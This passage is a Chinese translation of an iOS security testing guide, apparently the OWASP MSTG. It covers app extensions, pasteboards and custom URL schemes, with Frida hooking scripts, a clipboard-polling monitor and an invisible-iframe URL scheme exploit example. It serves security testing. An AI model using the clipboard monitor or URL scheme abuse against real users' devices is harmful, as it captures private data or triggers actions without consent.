
检查应用程序扩展的 Info.plist 文件，然后搜索 NSExtensionActivationRule。该密钥指定了要支持的数据，例如：最多支持的项目。例如：

```
<key>NSExtensionAttributes</key>
<dict>
    <key>NSExtensionActivationRule</key>
    <dict>
        <key>NSExtensionActivationSupportsImageWithMaxCount</key>
        <integer>10</integer>
        <key>NSExtensionActivationSupportsMovieWithMaxCount</key>
        <integer>1</integer>
        <key>NSExtensionActivationSupportsWebURLWithMaxCount</key>
        <integer>1</integer>
    </dict>
</dict>
```

仅支持此处存在且 MaxCount 不为 0 的数据类型。但是，可以使用所谓的谓词字符串进行更复杂的过滤，该谓词字符串将评估给定的 UTI。请参阅 [Apple App Extension 编程指南](#)，以获取有关此内容的更多详细信息。

6.7.2.4.2.3. 检查与包含应用程序的数据共享

请记住，附加应用信息及其包含的应用不能直接访问彼此的容器。但是，可以启用数据共享。这是通过“应用程序组”和 NSUserDefaults API 完成的。请参阅《Apple App Extension 编程指南》中的以下图：



如本指南中所述，如果应用程序扩展使用 `NSURLSession` 类执行后台上传或下载，则该应用程序必须设置一个共享容器，以便扩展程序及其包含的应用程序都可以访问传输的数据。

6.7.2.4.2.4. 验证应用程序是否限制使用应用程序扩展

使用方法 `application:shouldAllowExtensionPointIdentifier:` 可以拒绝特定类型的应用程序扩展。但是，目前仅适用于“自定义键盘”应用扩展程序（在测试通过键盘处理敏感数据的应用程序（例如：银行应用程序）时应进行验证）。

6.7.2.4.3. 动态分析


对于动态分析，我们可以执行以下操作来获得知识，而无需源代码：

- 检查共享的项目。
- 确定涉及的应用程序扩展。

6.7.2.4.3.1. 检查共享项目

为此，我们应该将 `NSExtensionContext - inputItems` 挂接到数据源应用程序中。

在前面的 Telegram 示例中，我们现在将在文本文件（从聊天室收到）上使用“共享”按钮，以在 Notes 应用程序中使用该文件创建注释：



如果运行跟踪，将看到以下输出：

```
(0x1c06bb420) NSExtensionContext - inputItems
0x18284355c Foundation!-[NSExtension _itemProviderForPayload:extensionContext:]
0x1828447a4 Foundation!-[NSExtension
_loadItemForPayload:contextIdentifier:completionHandler:]
0x182973224
```

```

Foundation!__NSXPCCONNECTION_IS_CALLING_OUT_TO_EXPORTED_OBJECT_S3_
0x182971968 Foundation!-[NSXPCCConnection
_decodeAndInvokeMessageWithEvent:flags:]
0x182748830 Foundation!message_handler
0x181ac27d0 libxpc.dylib!_xpc_connection_call_event_handler
0x181ac0168 libxpc.dylib!_xpc_connection_mach_event
...
RET: (
"<NSExtensionItem: 0x1c420a540> - userInfo:
{
    NSExtensionItemAttachmentsKey =  (
        "<NSItemProvider: 0x1c46b30e0> {types = (\n \"public.plain-text\",\\n \"public.file-
url\\n)}"
    );
}"
)

```

在这里我们可以观察到：

- 这是通过 XPC 在后台发生的，具体而言，是通过使用 libxpc.dylib 框架的 NSXPCCConnection 实现的。
- NSItemProvider 中包含的 UTI 是 public.plain-text 和 public.file-url，后者从 Telegram 的 “Share Extension”的 Info.plist 中包含在 NSExtensionActivationRule 中。

6.7.2.4.3.2. 识别涉及的应用程序扩展

您还可以通过钩住 NSExtension - _plugIn: 来找出哪个应用程序扩展正在处理您的请求和响应。我们再次运行相同的示例：

```
(0x1c0370200) NSExtension - _plugIn
RET: <PKPlugin: 0x1163637f0 ph.telegra.Telegraph.Share(5.3) 5B6DE177-F09B-47DA-
90CD-34D73121C785
1(2) /private/var/containers/Bundle/Application/15E6A58F-1CA7-44A4-A9E0-
6CA85B65FA35
/Telegram X.app/PlugIns/Share.appex>
```

```
(0x1c0372300) -[NSExtension _plugIn]
RET: <PKPlugin: 0x10bff7910 com.apple.mobilenotes.SharingExtension(1.5) 73E4F137-
5184-4459-A70A-83
F90A1414DC 1(2) /private/var/containers/Bundle/Application/5E267B56-F104-41D0-
835B-F1DAB9AE076D
/MobileNotes.app/PlugIns/com.apple.mobilenotes.SharingExtension.appex>
```

如您所见，涉及两个应用程序扩展：

- Share.appex is sending the text file (public.plain-text and public.file-url).
- com.apple.mobilenotes.SharingExtension.appex 正在接收并将处理文本文件。

如果您想了解有关 XPC 幕后工作的更多信息，建议您查看一下来自“libxpc.dylib”的内部调用。例如：您可以使用 [frida-trace](#)，然后通过扩展自动生成的存根（stub）来更深入地发现您更感兴趣的方法。

6.7.2.5. UI 粘贴板

6.7.2.5.1. 概述

UI 粘贴板支持在一个应用程序内以及从一个应用程序到其他应用程序之间共享数据。粘贴板有两种：

- 系统范围的通用粘贴板：用于与任何应用程序共享数据。默认情况下，跨设备重启和应用卸载（从 iOS 10 开始）始终保持不变。
- 自定义/命名粘贴板：用于与另一个应用程序共享（与要共享的应用程序具有相同的团队 ID）或与应用程序本身共享数据（它们仅在创建它们的过程中可用）。默认情况下为非持久性（自 iOS 10 起），也就是说，它们仅在拥有（创建）应用程序退出之前存在。

一些安全注意事项：

- 用户无法授予或拒绝应用程序读取剪贴板的权限。
- 由于 iOS 9，应用程序在后台时无法访问粘贴板，因此减轻了后台粘贴板的监视。但是，如果再次将恶意应用程序带到前台，并且数据仍保留在粘贴板上，则它无需用户的知情或同意就可以以编程方式检索它。
- Apple 警告永久命名的粘贴板，并阻止其使用。相反，应该使用共享容器。
- 从 iOS 10 开始，有一个名为“通用剪贴板”的新切换功能已默认启用。它允许常规粘贴板内容在设备之间自动传输。如果开发人员选择禁用此功能，则还可以设置复制数据的到期时间和日期。

6.7.2.5.2. 静态分析

可以通过使用 generalPasteboard，搜索源代码或此方法的编译二进制文件来获得系统范围内的通用粘贴板。处理敏感数据时，应避免使用系统范围内的通用粘贴板。

可以使用 `pasteboardWithName:create:` 或 `pasteboardWithUniqueName` 创建自定义粘贴板。验证自 iOS 10 以来已弃用的自定义粘贴板是否设置为持久性。应改用共享容器。

另外，可以检查以下内容：

- 检查是否使用 `removePasteboardWithName:`：删除了粘贴板，这会使应用程序粘贴板无效，从而释放了它所使用的所有资源（对于常规粘贴板无效）。
- 检查是否存在排除的粘贴板，应该使用 `UIPasteboardOptionLocalOnly` 选项调用 `setItems:options:.`
- 检查是否存在排除的粘贴板，应该使用 `UIPasteboardOptionExpirationDate` 选项调用 `setItems:options:.`
- 在进入后台或终止时检查应用程序是否在粘贴板上滑动。这是通过尝试限制敏感数据公开的某些密码管理器应用程序完成的。

6.7.2.5.3. 动态分析

6.7.2.5.3.1. 检测粘贴板使用情况

挂钩或跟踪以下内容：

- 用于系统范围的常规粘贴板。
- `pasteboardWithName:create:` 和 `pasteboardWithUniqueName` 用于自定义粘贴板。

6.7.2.5.3.2. 检测持久性粘贴板使用情况

挂钩或跟踪不推荐使用的 `setPersistent:` 方法，并验证是否正在调用它。

6.7.2.5.3.3. 监视和检查粘贴板项目

监视粘贴板时，可能会动态检索到一些细节：

- 通过钩挂 `pasteboardWithName:create:` 并检查其输入参数或 `pasteboardWithUniqueName` 并检查其返回值来获得纸板名。
- 获取第一个可用的粘贴板项目：例如对于字符串，请使用字符串方法。或对标准数据类型使用任何其他方法。
- 使用 `numberOfItems` 获取项目数。
- 使用便捷方法检查是否存在标准数据类型，例如：`hasImages`、`hasStrings`, `hasURLs`（从 iOS 10 开始）。

- 使用 `containsPasteboardTypes:inItemSet` : 检查其他数据类型（通常是 UTI）。您可以检查更具体的数据类型，例如：public.png 和 public.tiff (UTIs) 等图片，或自定义数据，例如：com.mycompany.myapp.mytype。请记住，在这种情况下，只有那些声明类型知识的应用程序才能理解写入粘贴板的数据。这与我们在“UIActivity 共享”部分中看到的相同。使用 `itemSetWithPasteboardTypes` : 检索它们，并设置相应的 UTI。
- 通过挂接 `setItems:options:` 并检查其选项是否为 `UIPasteboardOptionLocalOnly` 或 `UIPasteboardOptionExpirationDate` 来检查排除或到期的项目。

如果仅查找字符串，则可能要使用异议的命令 iOS 粘贴板监视器：

钩入 iOS UIPasteboard 类，每 5 秒轮询一次 generalPasteboard 以获取数据。如果找到新数据，与之前的轮询不同，则该数据将转储到屏幕上。

您也可以构建自己的粘贴板监视器，该监视器可监视上述特定信息。

例如：此脚本（从 异议的粘贴板监视器 后面的脚本启发而来）每 5 秒读取一次粘贴板项目，如果有新内容，它将打印出来：

```
const UIPasteboard = ObjC.classes.UIPasteboard;
const Pasteboard = UIPasteboard.generalPasteboard();
var items = "";
var count = Pasteboard.changeCount().toString();

setInterval(function () {
    const currentCount = Pasteboard.changeCount().toString();
    const currentItems = Pasteboard.items().toString();

    if (currentCount === count) { return; }

    items = currentItems;
    count = currentCount;

    console.log(['* Pasteboard changed] count: ' + count +
        ' hasStrings: ' + Pasteboard.hasStrings().toString() +
        ' hasURLs: ' + Pasteboard.hasURLs().toString() +
        ' hasImages: ' + Pasteboard.hasImages().toString());
    console.log(items);

}, 1000 * 5);
```

在输出中，我们可以看到以下内容：

```
[* Pasteboard changed] count: 64 hasStrings: true hasURLs: false hasImages: false
(
{
  "public.utf8-plain-text" = hola;
}
)
[* Pasteboard changed] count: 65 hasStrings: true hasURLs: true hasImages: false
(
{
  "public.url" = "https://codeshare.frida.re/";
  "public.utf8-plain-text" = "https://codeshare.frida.re/";
}
)
[* Pasteboard changed] count: 66 hasStrings: false hasURLs: false hasImages: true
(
{
  "com.apple.uikit.image" = "<UIImage: 0x1c42b23c0> size {571, 264} orientation 0 scale 1.000000";
  "public.jpeg" = "<UIImage: 0x1c44a1260> size {571, 264} orientation 0 scale 1.000000";
  "public.png" = "<UIImage: 0x1c04aaaa0> size {571, 264} orientation 0 scale 1.000000";
}
)
```

您会看到首先复制了包含字符串“hola”的文本，然后复制了 URL，最后复制了图片。其中一些可通过不同的 UTI 获得。其他应用程序将考虑使用这些 UTI 来允许或禁止粘贴此数据。

6.7.3. 测试自定义 URL 方案 (MSTG-PLATFORM-3)

6.7.3.1. 概述

自定义 URL 方案允许应用通过自定义协议进行通信。应用必须声明对方案的支持，并处理使用这些方案的传入 URL。

Apple 在 [Apple 开发人员文档](#)中警告自定义 URL 方案使用不当：

URL 方案为您的应用程序提供了潜在的攻击载体，因此请确保验证所有 URL 参数并丢弃任何格式错误的 URL。此外，将可用操作限制为不冒用户数据风险的操作。例如：不允许其他应用直接删除内容或访问有关用户的敏感信息。在测试 URL 处理代码时，请确保您的测试用例包含格式错误的 URL。

他们还建议如果目的是实现深层链接，则改用通用链接：

尽管自定义 URL 方案是可接受的深层链接形式，但强烈建议将通用链接作为最佳实践。

支持自定义 URL 方案的方法是：

- 定义应用程序网址的格式。
- 注册方案，以便系统将适当的网址定向到该应用。
- 处理应用程序接收的 URL。

当应用程序在未正确验证 URL 及其参数的情况下处理其 URL 方案的调用，并且在触发重要操作之前未提示用户进行确认时，就会出现安全问题。

一个示例是 2010 年发现的 [Skype 移动应用程序](#) 中的以下错误：Skype 应用程序注册了 `skype://` 协议处理程序，该程序允许其他应用触发对其他 Skype 用户和电话号码的呼叫。不幸的是，Skype 在拨打电话之前没有征求用户的许可，因此任何应用程序都可以在用户不知情的情况下拨打任意号码。攻击者通过放置一个不可见的 `<iframe src="skype://xxx?call"></iframe>`（其中 `xxx` 替换为高级编号）来利用此漏洞，因此，任何无意中访问了名为 `premium` 的恶意网站的 Skype 用户数。

作为开发人员，您应在调用任何 URL 之前仔细验证它们。您可以将可能通过已注册协议处理程序打开的应用程序列入白名单。提示用户确认 URL 调用的操作是另一个有用的控件。

在启动时或在应用程序运行时或在后台，所有 URL 都将传递给应用程序委托。要处理传入的 URL，委托应实现以下方法：

- 检索有关 URL 的信息并确定是否要打开它。
- 打开 URL 指定的资源。

有关更多信息，请参见[存档的 iOS 版《应用程序编程指南》](#)和[《Apple 安全编码指南》](#)。

另外，一个应用程序可能还希望向其他应用程序发送 URL 请求（即查询）。这是通过以下方式完成的：

- 注册应用要查询的应用查询方案。
- （可选）查询其他应用程序，以了解它们是否可以打开某个 URL。
- 发送 URL 请求。

所有这些都为我们提供了广泛的攻击面，我们将在静态和动态分析部分中介绍这一点。

6.7.3.2. 静态分析


我们可以在静态分析中做些事情。在接下来的章节中，大家将会看到以下内容：

- 测试自定义 URL 方案注册。
- 测试应用程序查询方案注册。
- 测试 URL 处理和验证。
- 测试对其他应用程序的 URL 请求。
- 测试过时的方法。

6.7.3.2.1. 测试自定义 URL 方案注册

测试自定义 URL 方案的第一步是确定应用程序是否注册了任何协议处理器。

如果您有原始源代码，并且想要查看注册的协议处理器，只需在 Xcode 中打开项目，转到“信息”选项卡，然后打开“URL 类型”部分，如下面的屏幕快照所示：



同样在 Xcode 中，您可以通过在应用程序的 Info.plist 文件（例如：[iGoat-Swift](#) 中的示例）中搜索 CFBundleURLTypes 键来找到此键：

```

<key>CFBundleURLTypes</key>
<array>
  <dict>
    <key>CFBundleURLName</key>
    <string>com.iGoat.myCompany</string>
    <key>CFBundleURLSchemes</key>
    <array>
      <string>iGoat</string>
    </array>
  </dict>
</array>

```

在已编译的应用程序（或 IPA）中，已注册的协议处理器位于应用程序捆绑包的根文件夹中的 Info.plist 文件中。打开它并搜索 CFBundleURLSchemes 键（如果存在），它应该包含一个字符串数组（例如：[iGoat-Swift](#) 中的示例）：

```
grep -A 5 -nri urlsch Info.plist
Info.plist:45: <key>CFBundleURLSchemes</key>
Info.plist:46: <array>
Info.plist:47:   <string>iGoat</string>
Info.plist:48: </array>
```

一旦注册了 URL 方案，其他应用程序就可以打开注册该方案的应用程序，并通过创建适当格式的 URL 并使用 `openURL:options:completionHandler:` 方法打开它们来传递参数。

iOS 版《应用程序编程指南》 中的注释：

如果有多个第三方应用程序注册以处理同一 URL 方案，则当前没有确定哪个应用程序将获得该方案的过程。

这可能会导致 URL 方案劫持攻击（请参阅[#THIEL]中的第 136 页）。

6.7.3.2.2. 测试应用程序查询方案注册

在调用 `openURL:options:completionHandler:` 方法之前，应用程序可以调用 `canOpenURL`：来验证目标应用程序是否可用。但是，由于恶意应用程序已使用此方法枚举已安装的应用程序，因此从 iOS 9.0 开始，还必须通过将 `LSApplicationQueriesSchemes` 密钥添加到应用程序的 `Info.plist` 文件和最多 50 个 URL 方案包含以下内容的数组来声明传递给它的 URL 方案。

```
<key>LSApplicationQueriesSchemes</key>
<array>
  <string>url_scheme1</string>
  <string>url_scheme2</string>
</array>
```

无论是否安装了适当的应用，`canOpenURL` 对于未声明的方案始终返回 NO。但是，此限制仅适用于 `canOpenURL`，即使已声明 `LSApplicationQueriesSchemes` 数组，`openURL:options:completionHandler:` 方法仍将打开任何 URL 方案，并根据结果返回 YES 或 NO。

例如：Telegram 在其 `Info.plist` 中声明这些查询方案，以及其他：

```
<key>LSApplicationQueriesSchemes</key>
<array>
  <string>dbapi-3</string>
  <string>instagram</string>
  <string>googledrive</string>
  <string>comgooglemaps-x-callback</string>
  <string>foursquare</string>
  <string>here-location</string>
```

```

<string>yandexmaps</string>
<string>yandexnavi</string>
<string>comgooglemaps</string>
<string>youtube</string>
<string>twitter</string>
...

```

6.7.3.2.3. 测试 URL 处理和验证

为了确定如何构建和验证 URL 路径，如果您拥有原始源代码，则可以搜索以下方法：

- application:didFinishLaunchingWithOptions: method or application:willFinishLaunchingWithOptions:: verify how the decision is made and how the information about the URL is retrieved.
- application:openURL:options::验证如何打开资源，即如何解析数据，验证选项，尤其是在对调用应用程序 (sourceApplication:sourceApplication) 进行白名单或黑名单验证或检查的情况下。使用自定义 URL 方案时，该应用程序可能还需要用户权限。

在 Telegram 中，您会找到四种使用的方法：

```

func application(_ application: UIApplication, open url: URL, sourceApplication: String?) ->
Bool {
    self.openUrl(url: url)
    return true
}

func application(_ application: UIApplication, open url: URL, sourceApplication: String?,
annotation: Any) -> Bool {
    self.openUrl(url: url)
    return true
}

func application(_ app: UIApplication, open url: URL,
options: [UIApplicationOpenURLOptionsKey : Any] = [:]) -> Bool {
    self.openUrl(url: url)
    return true
}

func application(_ application: UIApplication, handleOpen url: URL) -> Bool {
    self.openUrl(url: url)
    return true
}

```

我们可以在这里观察一些事情：

- 该应用程序还实现了不赞成使用的方法，例如：application:handleOpenURL: 和 application:openURL:sourceApplication:annotation:。
- 没有使用任何一种方法来验证源应用程序。
- 它们全部调用私有的 openUrl 方法。您可以检查它以了解有关如何处理 URL 请求的更多信息。

6.7.3.2.4. 测试对其他应用程序的 URL 请求

UIApplication 的方法 openURL:options:completionHandler: 和 不赞成使用的 openURL : 方法负责打开可能是当前应用本地或可能必须提供的 URL (即向其他应用发送请求/进行查询) 。通过不同的应用程序。如果您有原始源代码，则可以直接搜索这些方法的用法。

此外，如果您有兴趣了解该应用程序是否正在查询特定的服务或应用程序，并且该应用程序是知名的，则还可以在线搜索常见的 URL 方案并将其包括在您的粗俗中。例如：快速的 Google 搜索显示：

Apple Music — music:// or musics:// or audio-player-event://

Calendar — calshow:// or x-apple-calevent://

Contacts — contacts://

Diagnostics — diagnostics:// or diags://

GarageBand — garageband://

iBooks — ibooks:// or itms-books:// or itms-bookss://

Mail — message:// or mailto://emailaddress

Messages — sms://phonenumber

Notes — mobilenotes://

...

我们这次仅在 egrep 中使用 Telegram 源代码搜索此方法，而无需使用 Xcode：

```
$ egrep -nr "open.*options.*completionHandler" ./Telegram-iOS/
```

```
./AppDelegate.swift:552: return UIApplication.shared.open(parsedUrl,  
    options: [UIApplicationOpenURLOptionUniversalLinksOnly: true as NSNumber],  
    completionHandler: { value in  
./AppDelegate.swift:556: return UIApplication.shared.open(parsedUrl,  
    options: [UIApplicationOpenURLOptionUniversalLinksOnly: true as NSNumber],  
    completionHandler: { value in
```

如果我们检查结果，我们将发现 `openURL:options:completionHandler:` 实际上用于通用链接，因此我们必须继续搜索。例如：我们可以搜索 `openURL(`:

```
$ egrep -nr "openURL\(" ./Telegram-iOS/
```

```
./ApplicationContext.swift:763: UIApplication.shared.openURL(parsedUrl)
./ApplicationContext.swift:792: UIApplication.shared.openURL(URL(
    string: "https://telegram.org/deactivate?phone=\(phone)")!
)
./AppDelegate.swift:423:     UIApplication.shared.openURL(url)
./AppDelegate.swift:538:     UIApplication.shared.openURL(parsedUrl)
...

```

如果我们检查这些行，我们将看到如何也使用此方法打开“设置”或打开“应用程序商店页面”。

当仅搜索://，我们可看到：

```
if documentUri.hasPrefix("file://"), let path = URL(string: documentUri)?.path {  
if !url.hasPrefix("mt-encrypted-file://?") {  
guard let dict = TGStringUtils.argumentDictionary(inUrlString:  
String(url[url.index(url.startIndex,  
offsetBy: "mt-encrypted-file://?".count)...])) else {  
parsedUrl = URL(string: "https://\(url)")  
if let url = URL(string: "itms-apps://itunes.apple.com/app/id\(appStoreId)") {  
} else if let url = url as? String, url.lowercased().hasPrefix("tg://") {  
[[WKExtension sharedExtension] openSystemURL:[NSURL URLWithString:[NSString  
stringWithFormat:@"tel://%@", userHandle.data]]];
```

合并两个搜索的结果并仔细检查源代码后，我们发现以下代码片段：

```
openUrl: { url in
    var parsedUrl = URL(string: url)
    if let parsed = parsedUrl {
        if parsed.scheme == nil || parsed.scheme!.isEmpty {
            parsedUrl = URL(string: "https://\(url)")
        }
        if parsed.scheme == "tg" {
            return
        }
    }
    if let parsedUrl = parsedUrl {
        UIApplication.shared.openURL(parsedUrl)
```

在打开 URL 之前，将验证该方案，如果需要，将添加“https”，并且不会使用“tg”方案打开任何 URL。准备就绪时，它将使用不建议使用的 openURL 方法。

如果仅具有已编译的应用程序（IPA），您仍然可以尝试确定正在使用哪些 URL 方案查询其他应用程序：

- 检查是否已声明 LSApplicationQueriesSchemes 或搜索通用 URL 方案。
- 另外，请使用字符串://或构建正则表达式以匹配 URL，因为该应用可能未声明某些方案。

您可以通过以下方式首先验证应用二进制文件是否包含这些字符串：使用 strings 字符串命令：

```
$ strings <yourapp> | grep "someURLscheme://"
```

甚至更好的是，使用 iz/izz 命令或 rafind2，两者都将找到 unix 字符串命令无法找到的字符串。

来自 iGoat-Swift 的示例：

```
$ r2 -qc izz~iGoat:// iGoat-Swift
37436 0x001ee610 0x001ee610 23 24 (4._TEXT._cstring) ascii iGoat://?contactNumber=
```

6.7.3.2.5. 测试过时的方法

搜索不推荐使用的方法，例如：

- application:handleOpenURL:
- openURL:
- application:openURL:sourceApplication:annotation:

例如：在这里我们找到这三个：

```
$ rabin2 -zzq Telegram\ X.app/Telegram\ X | grep -i "openurl"
```

```
0x1000d9e90 31 30 UIApplicationOpenURLOptionsKey
0x1000dee3f 50 49 application:openURL:sourceApplication:annotation:
0x1000dee71 29 28 application:openURL:options:
0x1000dee8e 27 26 application:handleOpenURL:
0x1000df2c9 9 8 openURL:
0x1000df766 12 11 canOpenURL:
0x1000df772 35 34 openURL:options:completionHandler:
...
```

6.7.3.3. 动态分析

确定应用程序已注册的自定义 URL 方案后，可以使用多种方法对其进行测试：

- 执行 URL 请求。

- 识别并挂钩 URL 处理程序方法。
- 测试 URL 方案源验证。
- 模糊 URL 方案。

6.7.3.3.1. 执行 URL 请求

6.7.3.3.1.1. 使用 Safari

要快速测试一种 URL 方案，您可以在 Safari 上打开 URL 并观察应用程序的行为。例如：如果您在 Safari 的地址栏中输入 tel://123456789，则会弹出一个弹出窗口，其中包含电话号码以及“取消”和“呼叫”选项。如果按“呼叫”，它将打开“电话”应用程序并直接拨打电话。

您可能还已经知道触发自定义 URL 方案的页面，您可以正常导航到这些页面，而 Safari 会在发现自定义 URL 方案时自动询问。

6.7.3.3.1.2. 使用 Notes 应用程序

正如在“触发通用链接”中已经看到的那样，您可以使用 Notes 应用程序并长按您编写的链接以测试自定义 URL 方案。记住要退出编辑模式才能打开它们。请注意，只有在安装了应用程序后，您才能单击或长按链接（包括自定义 URL 方案），否则将不会突出显示为可点击链接。

6.7.3.3.1.3. 使用 Frida

如果您只想打开 URL 方案，则可以使用 Frida：

```
$ frida -U iGoat-Swift
```

```
[iPhone::iGoat-Swift]-> function openURL(url) {
    var UIApplication = ObjC.classes.UIApplication.sharedApplication();
    var toOpen = ObjC.classesNSURL.URLWithString_(url);
    return UIApplication.openURL_(toOpen);
}
[iPhone::iGoat-Swift]-> openURL("tel://234234234")
true
```

或如本示例中 [Frida CodeShare](#) 中的那样，作者使用非公共 API LSApplicationWorkspace.openSensitiveURL:withOptions: 打开 URL（通过 SpringBoard 应用程序）：

```
function openURL(url) {
    var w = ObjC.classes.LSApplicationWorkspace.defaultWorkspace();
    var toOpen = ObjC.classesNSURL.URLWithString_(url);
```

```
return w.openSensitiveURL_withOptions_(toOpen, null);  
}
```

请注意，App Store 上不允许使用非公共 API，这就是为什么我们甚至不测试它们，但允许我们将它们用于动态分析。

6.7.3.3.1.4. Using IDB

为此，您还可以使用 IDB：

- 启动 IDB，连接到您的设备并选择目标应用程序。您可以在 IDB 文档中找到详细信息。
- 转到“URL 处理程序”部分。在“URL 方案”中，单击“刷新”，然后在左侧，您将找到正在测试的应用程序中定义的所有自定义方案的列表。您可以通过单击右侧的“打开”来加载这些方案。通过简单地打开空白 URI 方案（例如：打开 myURLscheme://），您可以发现隐藏的功能（例如：调试窗口）并绕过本地身份验证。

6.7.3.3.1.5. Using Needle

Needle 可用于测试自定义 URL 方案，以下模块可用于打开 URL (URI)：

```
[needle] >  
[needle] > use dynamic/ipc/open_uri  
[needle][open_uri] > show options
```

Name	Current Value	Required	Description
URI	yes		URI to launch, eg tel://123456789 or http://www.google.com/

```
[needle][open_uri] > set URI "myapp://testpayload"  
URI => "myapp://testpayload"  
[needle][open_uri] > run
```

可以对 URL 方案执行手动模糊测试，以识别输入验证和内存损坏错误。

6.7.3.3.2. 识别和挂钩 URL 处理程序方法

如果您无法查看原始源代码，则必须找出自己该应用程序使用哪种方法来处理收到的 URL 方案请求。您无法确定它是一种 Objective-C 方法还是一种 Swift 方法，或者即使该应用程序使用的是已弃用的方法。

6.7.3.3.2.1. 自己制作链接并让 Safari 打开它

为此，我们将使用 Frida CodeShare 的 ObjC 方法观察器，这是一个非常方便的脚本，通过提供简单的模式，您可以快速观察方法或类的任何集合。

在这种情况下，我们对所有包含“openURL”的方法都感兴趣，因此我们的模式将是`*[**openURL*]`:

- 第一个星号将匹配所有实例-和类+方法。
- 第二个匹配所有 Objective-C 类。
- 第三和第四位允许匹配包含字符串 openURL 的任何方法。

```
$ frida -U iGoat-Swift --codeshare mrmacete/objc-method-observer
```

```
[iPhone::iGoat-Swift]-> observeSomething("*[**openURL*]");
Observing -[_UIDICActivityItemProvider
activityViewController:openURLAnnotationForActivityType:]
Observing -[CNQuickActionsManager _openURL:]
Observing -[SUClientController openURL:]
Observing -[SUClientController openURL:inClientWithIdentifier:]
Observing -[FBSSystemService openURL:application:options:clientPort:withResult:]
Observing -[iGoat_Swift.AppDelegate application:openURL:options:]
Observing -[PrefsUILinkLabel openURL:]
Observing -[UIApplication openURL:]
Observing -[UIApplication _openURL:]
Observing -[UIApplication openURL:options:completionHandler:]
Observing -[UIApplication openURL:withCompletionHandler:]
Observing -[UIApplication _openURL:originatingView:completionHandler:]
